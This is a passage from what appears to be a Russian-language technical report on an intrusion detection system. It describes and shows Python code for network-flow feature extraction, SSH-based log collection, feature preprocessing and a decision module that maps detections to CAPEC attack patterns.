        if hasattr(pkt, "ipv6") and hasattr(pkt.ipv6, "hlim"):
            return to_int_safe(pkt.ipv6.hlim, 0)
    except Exception:
        pass
    return 0

```

Рис. 7. Извлечение базовых характеристик пакета сетевого и транспортного уровней

```python
def get_l4_and_ports(pkt) -> Tuple[int,int,int]:
    try:
        if hasattr(pkt, "tcp"):
            return 6, to_int_safe(pkt.tcp.srcport), to_int_safe(pkt.tcp.dstport)
        if hasattr(pkt, "udp"):
            return 17, to_int_safe(pkt.udp.srcport), to_int_safe(pkt.udp.dstport)
        if hasattr(pkt, "icmp"):
            return 1, 0, 0
    except Exception:
        pass
    return 0, 0, 0

def tcp_flags_mask(pkt) -> int:
    f = 0
    try:
        if not hasattr(pkt, "tcp"): return 0
        bits = {
            "fin": 0x01, "syn": 0x02, "rst": 0x04, "psh": 0x08,
            "ack": 0x10, "urg": 0x20, "ece": 0x40, "cwr": 0x80
        }
        for name, bit in bits.items():
            attr = f"flags_{name}"
            if hasattr(pkt.tcp, attr) and str(getattr(pkt.tcp, attr)) == "1":
                f |= bit
    except Exception:
        pass
    return f

def tcp_win(pkt) -> int:
    try:
        if hasattr(pkt, "tcp") and hasattr(pkt.tcp, "window_size_value"):
            return to_int_safe(pkt.tcp.window_size_value, 0)
    except Exception:
        pass
    return 0

def icmp_type(pkt) -> int:
    try:
        if hasattr(pkt, "icmp") and hasattr(pkt.icmp, "type"):
            return to_int_safe(pkt.icmp.type, 0)
    except Exception:
        pass
    return 0
```

Рис. 8. Накопление статистических характеристик сетевого потока

```
    def add(self, pkt):
        try:
            ts = float(getattr(pkt, "sniff_time").timestamp())
        except Exception:
            ts = time.time()

        src, dst = get_ip_addrs(pkt)
        if not src or not dst:
            return

        proto, sport, dport = get_l4_and_ports(pkt)
        key = (src, dst, proto, dport)
        rec = self.by_flow[key]

        if rec["_first_ts"] is None:
            rec["_first_ts"] = ts
            rec["_initiator"] = (src, sport)
        rec["_last_ts"] = ts

        rec["L4_DST_PORT"] = dport
        rec["PROTOCOL"] = proto
        if np.isnan(rec["L7_PROTO"]):
            rec["L7_PROTO"] = l7_from_pyshark(pkt, sport, dport)

        blen = get_len(pkt)
        ttl = get_ip_ttl(pkt)
        if ttl > 0:
            rec["MIN_TTL"] = min(rec["MIN_TTL"], ttl)
            rec["MAX_TTL"] = max(rec["MAX_TTL"], ttl)
        rec["LONGEST_FLOW_PKT"] = max(rec["LONGEST_FLOW_PKT"], blen)
        if blen > 0:
            rec["SHORTEST_FLOW_PKT"] = min(rec["SHORTEST_FLOW_PKT"], blen)
            rec["MIN_IP_PKT_LEN"]   = min(rec["MIN_IP_PKT_LEN"], blen)
        rec["MAX_IP_PKT_LEN"] = max(rec["MAX_IP_PKT_LEN"], blen)

        if blen <= 128: rec["NUM_PKTS_UP_TO_128_BYTES"] += 1
        elif blen <= 256: rec["NUM_PKTS_128_TO_256_BYTES"] += 1
        elif blen <= 512: rec["NUM_PKTS_256_TO_512_BYTES"] += 1
        elif blen <= 1024: rec["NUM_PKTS_512_TO_1024_BYTES"] += 1
        elif blen <= 1514: rec["NUM_PKTS_1024_TO_1514_BYTES"] += 1

        out_dir = is_local(src) or not is_local(dst)
        in_dir  = is_local(dst)

        if in_dir:
            rec["IN_BYTES"] += blen
            rec["IN_PKTS"]  += 1
            if rec["_in_first_ts"] is None: rec["_in_first_ts"] = ts
            rec["_in_last_ts"] = ts
```

Рис. 9. Расчёт производных метрик и временных характеристик потоков

Дополнительно модуль выполняет идентификацию протоколов прикладного уровня (L7). Определение прикладного протокола осуществляется на основе анализа структуры пакетов и информации о протокольных слоях, предоставляемой анализатором пакетов. В случае отсутствия явных признаков применяется резервный механизм, основанный на известных соответствиях портов прикладным протоколам. Таблица таких соответствий приведена на рис. 10, алгоритм идентификации L7-протокола — на рис. 11, а пример использования полученной информации при агрегации потоков — на рис. 12.

```
L7_MAP = {
    "HTTP": 7, "TLS": 8, "SSL": 8,
    "DNS": 2, "FTP": 10, "SSH": 11, "SMTP": 12, "POP": 13, "POP3": 13, "IMAP": 14,
    "BOOTP": 15, "DHCP": 15, "NTP": 17,
    "MYSQL": 18, "PGSQL": 19, "REDIS": 20, "MONGODB": 21,
}
```

Рис. 10. Таблица соответствий прикладных протоколов (L7)

```
198 def l7_from_pyshark(pkt, sport, dport) -> int:
199     try:
200         hl = getattr(pkt, "highest_layer", None)
201         if hl and hl.upper() in L7_MAP:
202             return L7_MAP[hl.upper()]
203     except Exception:
204         pass
205     for name, code in L7_MAP.items():
206         if hasattr(pkt, name.lower()):
207             return code
208     WELL_KNOWN = {80:7, 443:8, 53:2, 21:10, 22:11, 25:12, 110:13, 143:14, 67:15, 68:15, 123:17, 3306:18, 5432:19, 6379:20, 27017:21}
209     return WELL_KNOWN.get(dport, WELL_KNOWN.get(sport, 0))
210
```

Рис. 11. Алгоритм идентификации протокола прикладного уровня

```
268         if ttl > 0:
269             rec["MIN_TTL"] = min(rec["MIN_TTL"], ttl)
270             rec["MAX_TTL"] = max(rec["MAX_TTL"], ttl)
271         rec["LONGEST_FLOW_PKT"] = max(rec["LONGEST_FLOW_PKT"], blen)
272         if blen > 0:
273             rec["SHORTEST_FLOW_PKT"] = min(rec["SHORTEST_FLOW_PKT"], blen)
274             rec["MIN_IP_PKT_LEN"]   = min(rec["MIN_IP_PKT_LEN"], blen)
275         rec["MAX_IP_PKT_LEN"] = max(rec["MAX_IP_PKT_LEN"], blen)
```

Рис. 12. Использование информации о L7-протоколе при формировании потока

После завершения обработки всех пакетов в пределах временного окна выполняется финализация данных. Агрегированные статистики преобразуются в структурированную табличную форму, где каждая строка соответствует одному сетевому потоку, а столбцы содержат унифицированный набор характеристик соединения. На этом этапе также выполняется расчёт производных метрик и приведение данных к согласованному формату. Формирование итоговой структуры сетевых потоков показано на рис. 13.

```
348     def finalize(self) -> pd.DataFrame:
349         rows = []
350         for _, rec in self.by_flow.items():
351             if rec["_first_ts"] is not None and rec["_last_ts"] is not None:
352                 rec["FLOW_DURATION_MILLISECONDS"] = (rec["_last_ts"] - rec["_first_ts"]) * 1000.0
353             if rec["_in_first_ts"] is not None and rec["_in_last_ts"] is not None:
354                 rec["DURATION_IN"] = rec["_in_last_ts"] - rec["_in_first_ts"]
355             if rec["_out_first_ts"] is not None and rec["_out_last_ts"] is not None:
356                 rec["DURATION_OUT"] = rec["_out_last_ts"] - rec["_out_first_ts"]
357
358             if rec["DURATION_OUT"] > 0:
359                 rec["SRC_TO_DST_AVG_THROUGHPUT"] = rec["OUT_BYTES"] / rec["DURATION_OUT"]
360             if rec["DURATION_IN"] > 0:
361                 rec["DST_TO_SRC_AVG_THROUGHPUT"] = rec["IN_BYTES"] / rec["DURATION_IN"]
362
363             win = max(rec["DURATION_IN"], rec["DURATION_OUT"], 1e-6)
364             rec["SRC_TO_DST_SECOND_BYTES"] = rec["OUT_BYTES"] / win
365             rec["DST_TO_SRC_SECOND_BYTES"] = rec["IN_BYTES"] / win
366
367             for k in ["MIN_TTL","MAX_TTL","SHORTEST_FLOW_PKT","MIN_IP_PKT_LEN"]:
368                 v = rec[k]
369                 if v in (np.inf, -np.inf):
370                     rec[k] = np.nan
371
372             rows.append({c: rec.get(c, np.nan) for c in INPUT_COLS})
373         df = pd.DataFrame(rows)
374         df = df.rename(columns={c: _normalize_col_name(c) for c in df.columns})
375         return df
```

Рис. 13. Формирование итоговой структуры сетевых потоков

Полученные структурированные данные являются выходом модуля независимой обработки сетевого трафика и передаются в модуль предобработки признаков для дальнейшего согласования и анализа.

Модуль обработки журналов регистрации событий и вспомогательных источников

Модуль обработки журналов регистрации событий и вспомогательных источников предназначен для сбора и первичной подготовки событийных данных, отражающих состояние сервисов и компонентов информационной системы. В отличие от модуля независимой обработки сетевого трафика, ориентированного на анализ пакетов и сетевых потоков, данный компонент работает с журналами регистрации и телеметрией вспомогательных средств мониторинга. Его основная задача заключается в формировании унифицированных текстовых представлений событий, используемых в дальнейшем для интерпретации атакующих сценариев, признаки которых не обладают выраженными сетевыми характеристиками.

Общая логика функционирования модуля представлена на рис. 14 и отражает последовательность ключевых этапов обработки событийных данных. Алгоритм включает инициализацию программной среды, задание параметров функционирования, при необходимости — удалённый сбор журналов регистрации по защищённому каналу, а также чтение и объединение локальных журналов по логическим группам источников.

Работа модуля начинается с инициализации и проверки доступности механизма удалённого доступа. В программной реализации предусмотрено условное использование SSH-компонента: при его наличии модуль получает возможность синхронизировать журналы регистрации с удалённых узлов, а при отсутствии автоматически переходит в режим обработки только локальных данных. Такой подход обеспечивает универсальность модуля и его применимость как в распределённых инфраструктурах, так и в изолированных средах. Пример инициализации и проверки доступности SSH-механизма приведён на рис. 15.

После инициализации формируется структура источников событийных данных. Для сохранения смысловой целостности журналов и упрощения последующей обработки источники группируются по логическим категориям, таким как веб-компоненты, механизмы аутентификации, прикладные сервисы, системные журналы, а также телеметрия IDS и Zeek. Такая группировка позволяет формировать независимые текстовые слои событий и исключает смешивание разнотипных журналов в одном массиве данных. Принцип логической группировки источников показан на рис. 16.



Рис. 14. Блок-схема алгоритма работы модуля обработки журналов регистрации событий и вспомогательных источников

```
try:
    import paramiko  # type: ignore
    HAS_PARAMIKO = True
    print("[SSH] paramiko успешно импортирован")
except Exception as e:
    print("[SSH] Ошибка импорта paramiko:", e)
    HAS_PARAMIKO = False
```

Рис. 15. Инициализация модуля обработки журналов регистрации событий и проверка доступности механизма удалённого доступа по SSH

```
APP_SOURCES = ['Логи приложений', 'Логи приложений (Web/API/DB/syslog)', 'Логи приложений (доп)']
IDS_SOURCES = ['IDS', 'IDS (Suricata/Snort)', 'IDS (доп)']
ZEEK_SOURCES = ['Zeek', 'Zeek (DNS/HTTP/SSL/Conn)', 'Zeek (доп)']
BEHAV_SOURCES = ['Поведенческие атаки']
NET_SOURCES = ['PCAP/NetFlow/IDS', 'PCAP/NetFlow/DNS/TLS/ARP/SNMP', 'PCAP/NetFlow (доп)']
```

Рис. 16. Логическая группировка источников журналов регистрации событий

При необходимости модуль выполняет удалённый сбор журналов регистрации. Для этого используется карта соответствий, определяющая перечень удалённых файлов журналов и их сопоставление локальной структуре каталогов. Данная карта обеспечивает единый формат хранения данных: журналы, полученные с удалённых узлов, после копирования размещаются в той же структуре, что и локальные файлы, что упрощает дальнейшее чтение и исключает необходимость учитывать происхождение данных при обработке. Пример карты соответствий приведён на рис. 17.

```
DEFAULT_REMOTE_LOG_MAP = {
    "/var/log/auth.log": "auth",
    "/var/log/secure": "auth",
    "/var/log/syslog": "system",
    "/var/log/messages": "system",
    "/var/log/nginx/access.log": "web",
    "/var/log/nginx/error.log": "web",
    "/var/log/apache2/access.log": "web",
    "/var/log/apache2/error.log": "web",
    "/var/log/suricata/eve.json": "ids",
    "/opt/zeek/logs/current/dns.log": "zeek",
    "/opt/zeek/logs/current/http.log": "zeek",
    "/opt/zeek/logs/current/ssl.log": "zeek",
    "/opt/zeek/logs/current/conn.log": "zeek",
    "/var/log/ufw.log": "firewall",
}
```

Рис. 17. Карта соответствий удалённых журналов регистрации и локальной структуры хранения

Непосредственный удалённый сбор реализован в виде последовательности операций, включающих установку SSH-соединения, открытие SFTP-канала и копирование файлов журналов в соответствующие локальные каталоги. В реализации предусмотрены проверки доступности удалённого узла и устойчивое поведение при возникновении ошибок, таких как недоступность части файлов или отсутствие соединения. Реализация процедуры синхронизации журналов по защищённому каналу показана на рис. 18.

В случае если удалённый сбор не требуется, модуль переходит непосредственно к обработке локальных журналов регистрации.

После подготовки локального набора данных выполняется чтение журналов по логическим группам источников. Для этого используется универсальная процедура чтения файлов, включающая обход каталогов, безопасное открытие файлов и объединение их содержимого в единое текстовое представление. Такой подход не зависит от количества файлов и их разбиения по временным интервалам или службам и позволяет формировать целостный текстовый слой событий, отражающий активность определённого типа. Универсальная процедура чтения журналов показана на рис. 19.

```
def _sync_remote_logs(logs_root: str, ssh_hosts: List[Tuple[str, str, str]] | None) -> None:
    if not ssh_hosts or not HAS_PARAMIKO:
        return
    if not os.path.isdir(logs_root):
        os.makedirs(logs_root, exist_ok=True)
    for host, user, password in ssh_hosts:
        try:
            client = paramiko.SSHClient()
            client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
            client.connect(hostname=host, username=user, password=password, timeout=5)
            sftp = client.open_sftp()
        except Exception as e:
            print(f"[SSH] Не удалось подключиться к {host}: {e}")
            try:
                client.close()
            except Exception:
                pass
            continue
        try:
            for rpath, subdir in DEFAULT_REMOTE_LOG_MAP.items():
                try:
                    dest_dir = os.path.join(logs_root, subdir, host)
                    os.makedirs(dest_dir, exist_ok=True)
                    local_path = os.path.join(dest_dir, os.path.basename(rpath))
                    sftp.get(rpath, local_path)
                except FileNotFoundError:
                    continue
                except Exception as e:
                    print(f"[SSH] Ошибка копирования {rpath} с {host}: {e}")
                    continue
        finally:
            try:
                sftp.close()
            except Exception:
                pass
            try:
                client.close()
            except Exception:
                pass

```

Рис. 18. Удалённый сбор журналов регистрации событий по защищённому каналу SSH и копирование файлов в локальную структуру

```
def _read_all(root: str) -> str:
    chunks = []
    if not root or not os.path.isdir(root):
        return ""
    for r, _, files in os.walk(root):
        for name in files:
            path = os.path.join(r, name)
            try:
                with open(path, "r", encoding="utf-8", errors="ignore") as f:
                    chunks.append(f.read())
            except Exception:
                continue
    return "\n".join(chunks)
```

Рис. 19. Универсальная процедура чтения файлов журналов и формирования текстового слоя событий

Для повышения удобства обращения к источникам данных используются функции-обёртки, каждая из которых формирует путь к соответствующей группе журналов и вызывает универсальную процедуру чтения. Благодаря этому архитектура модуля остаётся структурированной, а добавление новых источников событийных данных сводится к расширению перечня групп и определению соответствующей функции-обёртки. Пример набора функций чтения журналов по логическим группам источников приведён на рис. 20.

```
64  def read_web_logs(logs_root: str) -> str:
65      return _read_all(os.path.join(logs_root, "web"))
66
67  def read_auth_logs(logs_root: str) -> str:
68      return _read_all(os.path.join(logs_root, "auth"))
69
70  def read_app_logs(logs_root: str) -> str:
71      return _read_all(os.path.join(logs_root, "app"))
72
73  def read_ids_logs(logs_root: str) -> str:
74      return _read_all(os.path.join(logs_root, "ids"))
75
76  def read_firewall_logs(logs_root: str) -> str:
77      return _read_all(os.path.join(logs_root, "firewall"))
78
79  def read_system_logs(logs_root: str) -> str:
80      return _read_all(os.path.join(logs_root, "system"))
81
82  def read_zeek_logs(logs_root: str) -> str:
83      return _read_all(os.path.join(logs_root, "zeek"))
```

Рис. 20. Функции чтения журналов регистрации по логическим группам источников

Работа модуля организована в циклическом режиме. В каждом цикле обновляется набор событийных данных, при необходимости выполняется удалённая синхронизация журналов, после чего выдерживается заданный интервал и начинается следующий проход обработки. Начало цикла обновления и условный вызов процедуры удалённого сбора показаны на рис. 21, а механизм выдерживания временного интервала между циклами обработки — на рис. 22.

```
233 def log_detection_loop(logs_root: str, interval: float = 10.0, ssh_hosts: List[Tuple[str, str, str]] | None = None):
234     if not logs_root:
235         return
236     os.makedirs(logs_root, exist_ok=True)
237     print(f"Запущен фоновый анализ логов в {logs_root}")
238     if ssh_hosts and not HAS_PARAMIKO:
239         print("paramiko не установлен, сбор логов по SSH будет пропущен.")
240     while True:
241         try:
242             _sync_remote_logs(logs_root, ssh_hosts)
```

Рис. 21. Циклическое обновление событийных данных и вызов процедуры удалённой синхронизации журналов

```
252             time.sleep(interval)
```

Рис. 22. Выдерживание заданного интервала между циклами обработки журналов регистрации

Такой режим функционирования обеспечивает регулярное обновление событийных данных и поддержание их актуальности без накопления избыточных объёмов информации за один цикл.

Сетевые данные, сформированные в модуле независимой обработки сетевого трафика, и событийные данные, подготовленные в рамках данного модуля, существенно различаются по структуре и формату представления. Для их совместного использования требуется согласование результатов и приведение данных к унифицированному виду. Данная задача решается в модуле предобработки признаков, рассматриваемом в следующем разделе.

Модуль предобработки выявленных признаков

Модуль предобработки выявленных признаков является связующим элементом конвейера обработки данных. Он принимает результаты работы двух независимых подсистем — структурированные сетевые потоки, сформированные модулем независимой обработки сетевого трафика, и событийные данные, подготовленные модулем обработки журналов регистрации событий, — и приводит их к согласованному виду, удобному для последующих этапов анализа. Принципиально важно, что на данном этапе не выполняется формирование итоговых выводов и не принимаются

решения о наличии атак: задача модуля ограничивается проверкой входных данных, устранением структурных несоответствий и преобразованием признаков к единому формату.

Общая логика функционирования модуля предобработки представлена на рис. 23 и отражает последовательность основных действий, включающую приём входных данных, их валидацию, приведение сетевых и событийных представлений к согласованной структуре, предварительное преобразование признаков и формирование унифицированного пакета данных для последующего использования.

Реализация предобработки в системе опирается на принцип фиксированного признакового пространства. Для сетевой части это означает, что каждая итоговая запись потока должна содержать строго определённый набор полей, соответствующий входу последующих процедур анализа. Такой набор признаков задаётся в виде списка колонок и используется в качестве эталонной структуры данных. Формирование модельного признакового пространства и нормализация имён входных полей показаны на рис. 24.

После того как модуль обработки сетевого трафика сформировал таблицу потоков за очередное временное окно, предобработка начинается с валидации структуры данных и приведения типов. На практике это включает две ключевые операции: при необходимости добавление отсутствующих полей из эталонного списка признаков и принудительное приведение значений колонок к числовому виду с безопасной обработкой ошибок преобразования. Такой подход защищает конвейер от неполных данных и ситуаций, когда отдельные признаки не были извлечены из трафика, например из-за особенностей протоколов или отсутствия соответствующих полей. Реализация заполнения недостающих признаков и типизации данных приведена на рис. 25.

Следующим этапом выполняется предварительное преобразование признаков, которое реализуется путём применения сохранённого препроцессора, который обеспечивает одинаковую обработку данных как на этапе эксплуатации, так и на этапе обучения модели.



Рис. 23. Блок-схема алгоритма работы модуля предобработки выявленных признаков

```
INPUT_COLS = [
    "L4_DST_PORT","PROTOCOL","L7_PROTO","IN_BYTES","IN_PKTS","OUT_BYTES","OUT_PKTS",
    "TCP_FLAGS","CLIENT_TCP_FLAGS","SERVER_TCP_FLAGS","FLOW_DURATION_MILLISECONDS",
    "DURATION_IN","DURATION_OUT","MIN_TTL","MAX_TTL","LONGEST_FLOW_PKT","SHORTEST_FLOW_PKT",
    "MIN_IP_PKT_LEN","MAX_IP_PKT_LEN","SRC_TO_DST_SECOND_BYTES","DST_TO_SRC_SECOND_BYTES",
    "RETRANSMITTED_IN_BYTES","RETRANSMITTED_IN_PKTS","RETRANSMITTED_OUT_BYTES","RETRANSMITTED_OUT_PKTS",
    "SRC_TO_DST_AVG_THROUGHPUT","DST_TO_SRC_AVG_THROUGHPUT","NUM_PKTS_UP_TO_128_BYTES",
    "NUM_PKTS_128_TO_256_BYTES","NUM_PKTS_256_TO_512_BYTES","NUM_PKTS_512_TO_1024_BYTES",
    "NUM_PKTS_1024_TO_1514_BYTES","TCP_WIN_MAX_IN","TCP_WIN_MAX_OUT","ICMP_TYPE","ICMP_IPV4_TYPE",
    "DNS_QUERY_ID","DNS_QUERY_TYPE","DNS_TTL_ANSWER","FTP_COMMAND_RET_CODE",
]
```

Рис. 24. Определение фиксированного признакового пространства для предобработки сетевых данных

```
def predict_batch(model, preproc, encoders, df: pd.DataFrame):
    for c in INPUT_COLS:
        if c not in df.columns:
            df[c] = np.nan
        df[c] = pd.to_numeric(df[c], errors="coerce")
```

Рис. 25. Валидация структуры сетевых данных: добавление отсутствующих признаков и приведение типов

В частности, такой препроцессор может включать масштабирование, нормализацию, обработку пропусков и иные преобразования, зафиксированные при подготовке модели.

Использование единого сохранённого механизма преобразования принципиально важно для воспроизводимости результатов и предотвращения расхождений между обучающими и эксплуатационными данными. Применение препроцессора к сформированному вектору признаков показано на рис. 26.

```
    Xp = preproc.transform(df[INPUT_COLS])
```

Рис. 26. Применение сохранённого препроцессора для предварительного преобразования признаков

Отдельное внимание в модуле уделяется контролю корректности входных данных по завершении обработки очередного временного окна. Перед переходом к следующим этапам система проверяет наличие сформированных сетевых потоков. Если за рассматриваемый интервал трафика потоки не были сформированы, дальнейшая обработка для данного окна не выполняется. Это позволяет избежать ложных действий на пустых входных данных и повышает устойчивость системы при работе в режиме, близком к реальному времени. Логика проверки и обработки ситуации отсутствия потоков представлена на рис. 27.

```
        df = agg.finalize()
        if df.empty:
            print("…нет собранных потоков за окно.")
            continue
```

Рис. 27. Контроль корректности входных данных окна: обработка ситуации отсутствия сформированных потоков

Событийная часть данных, формируемая модулем обработки журналов регистрации и вспомогательных источников, поступает в систему параллельно в виде подготовленных текстовых слоёв по логическим группам источников. В текущей архитектуре сбор и обновление событийных данных запускаются в фоновом потоке и не блокируют обработку сетевого трафика. Такое решение позволяет поддерживать непрерывность работы системы: сетевые потоки обрабатываются в оконном режиме, а журналы обновляются независимо с заданным интервалом. Точка интеграции событийных данных и запуск фонового компонента обновления журналов регистрации показаны на рис. 28.

```
456    if args.logs_dir:
457        th = threading.Thread(
458            target=log_detection_loop,
459            args=(args.logs_dir, 10.0, ssh_hosts),
460            daemon=True,
461        )
462        th.start()
```

Рис. 28. Точка интеграции событийных данных: запуск фонового обновления журналов регистрации

После согласования форматов, валидации структуры и предварительного преобразования признаков формируется унифицированное представление данных, пригодное для совместной интерпретации результатов, полученных из различных источников наблюдения. На следующем этапе система выполняет объединение этих результатов и формирование итоговой картины по текущему временному окну, что реализуется в модуле принятия решений.

Модуль принятия решений

Модуль принятия решений является завершающим компонентом разработанной системы и предназначен для формирования итоговой интерпретации результатов анализа за текущее временное окно наблюдения. На вход данного модуля поступают результаты обработки, полученные из двух независимых источников: анализа сетевого трафика и анализа журналов регистрации событий и вспомогательных источников. Основная задача модуля заключается в объединении этих результатов, устранении дублирования и формировании итогового перечня выявленных шаблонов атак в терминах классификатора CAPEC [18].

Общая логика функционирования модуля принятия решений представлена на рис. 29 и 30. Заканчивается формированием итогового отчёта и регистрацией результатов для оператора системы.

Работа модуля начинается с подготовки программного окружения и запуска вспомогательных компонентов. В частности, при наличии конфигурации для анализа журналов регистрации событий инициируется фоновый поток, обеспечивающий независимый сбор и обработку логов. Такое решение позволяет выполнять событийный анализ параллельно с обработкой сетевого трафика и не блокировать основной цикл работы системы. Запуск фонового анализа журналов регистрации событий показан на рис. 31.



Рис. 29. Блок-схема алгоритма работы модуля принятия решений и формирования итоговых результатов

После инициализации вспомогательных компонентов в рамках основного цикла обработки формируются результаты анализа сетевого трафика. Для каждого временного окна система обрабатывает результаты классификации сетевых потоков и извлекает идентификаторы шаблонов CAPEC [18], полученные по итогам работы модели. Таким образом формируется множество паттернов, соответствующих атакующим сценариям, признаки которых были выявлены на основе сетевого трафика. Процесс формирования данного множества показан на рис. 32.

Рис. 30. Блок-схема алгоритма работы модуля принятия решений и формирования итоговых результатов

```
456    if args.logs_dir:
457        th = threading.Thread(
458            target=log_detection_loop,
459            args=(args.logs_dir, 10.0, ssh_hosts),
460            daemon=True,
461        )
462        th.start()
```

Рис. 31. Запуск фонового анализа журналов регистрации событий

```
528    ml_capec_detected = set()
529
530    for i, row in df.iterrows():
531        flow_id = f"{int(row.get('PROTOCOL',0))}/{int(row.get('L4_DST_PORT',0))}"
532        print(f"\n[FLOW #{i} proto/port={flow_id} OUT/IN={row.get('OUT_BYTES',0)} / {row.get('IN_BYTES',0)} dur_ms={row.get('FLOW_DURATION_MILLISECONDS',0):.1f}]")
533        for head in OUTPUT_COLS:
534            if head not in preds[i]:
535                continue
536            label, prob = preds[i][head]
537            print(f"  {head}: {label} ({prob:.3f})")
538            ml_capec_detected.add(label)
```

Рис. 32. Формирование набора идентификаторов CAPEC по результатам анализа сетевого трафика

Сформированный набор идентификаторов CAPEC [18], полученный по результатам анализа сетевого трафика, используется для регистрации и вывода промежуточного результата анализа. На этом

этапе система фиксирует перечень обнаруженных шаблонов атак и обеспечивает их доступность для последующего объединения с результатами событийного анализа. Логика вывода представлена на рис. 33.

```
540        if ml_capec_detected:
541            print("\n[ML] Обнаружены CAPEC (по сетевому трафику, модель):"
542            for c in sorted(ml_capec_detected):
543                print(f"  - {c}")
```

Рис. 33. Вывод идентификаторов CAPEC, обнаруженных по результатам анализа сетевого трафика

Параллельно с анализом сетевого трафика в системе формируются результаты анализа журналов регистрации событий и вспомогательных источников. Обработка логов выполняется в отдельном компоненте и приводит к формированию множества шаблонов CAPEC [18], выявленных на основе событийных данных. Эти результаты отражают атакующие сценарии, признаки которых проявляются преимущественно на уровне операционных систем, прикладных сервисов и телеметрии средств мониторинга. Формирование множества идентификаторов CAPEC [18] по результатам событийного анализа показано на рис. 34.

```
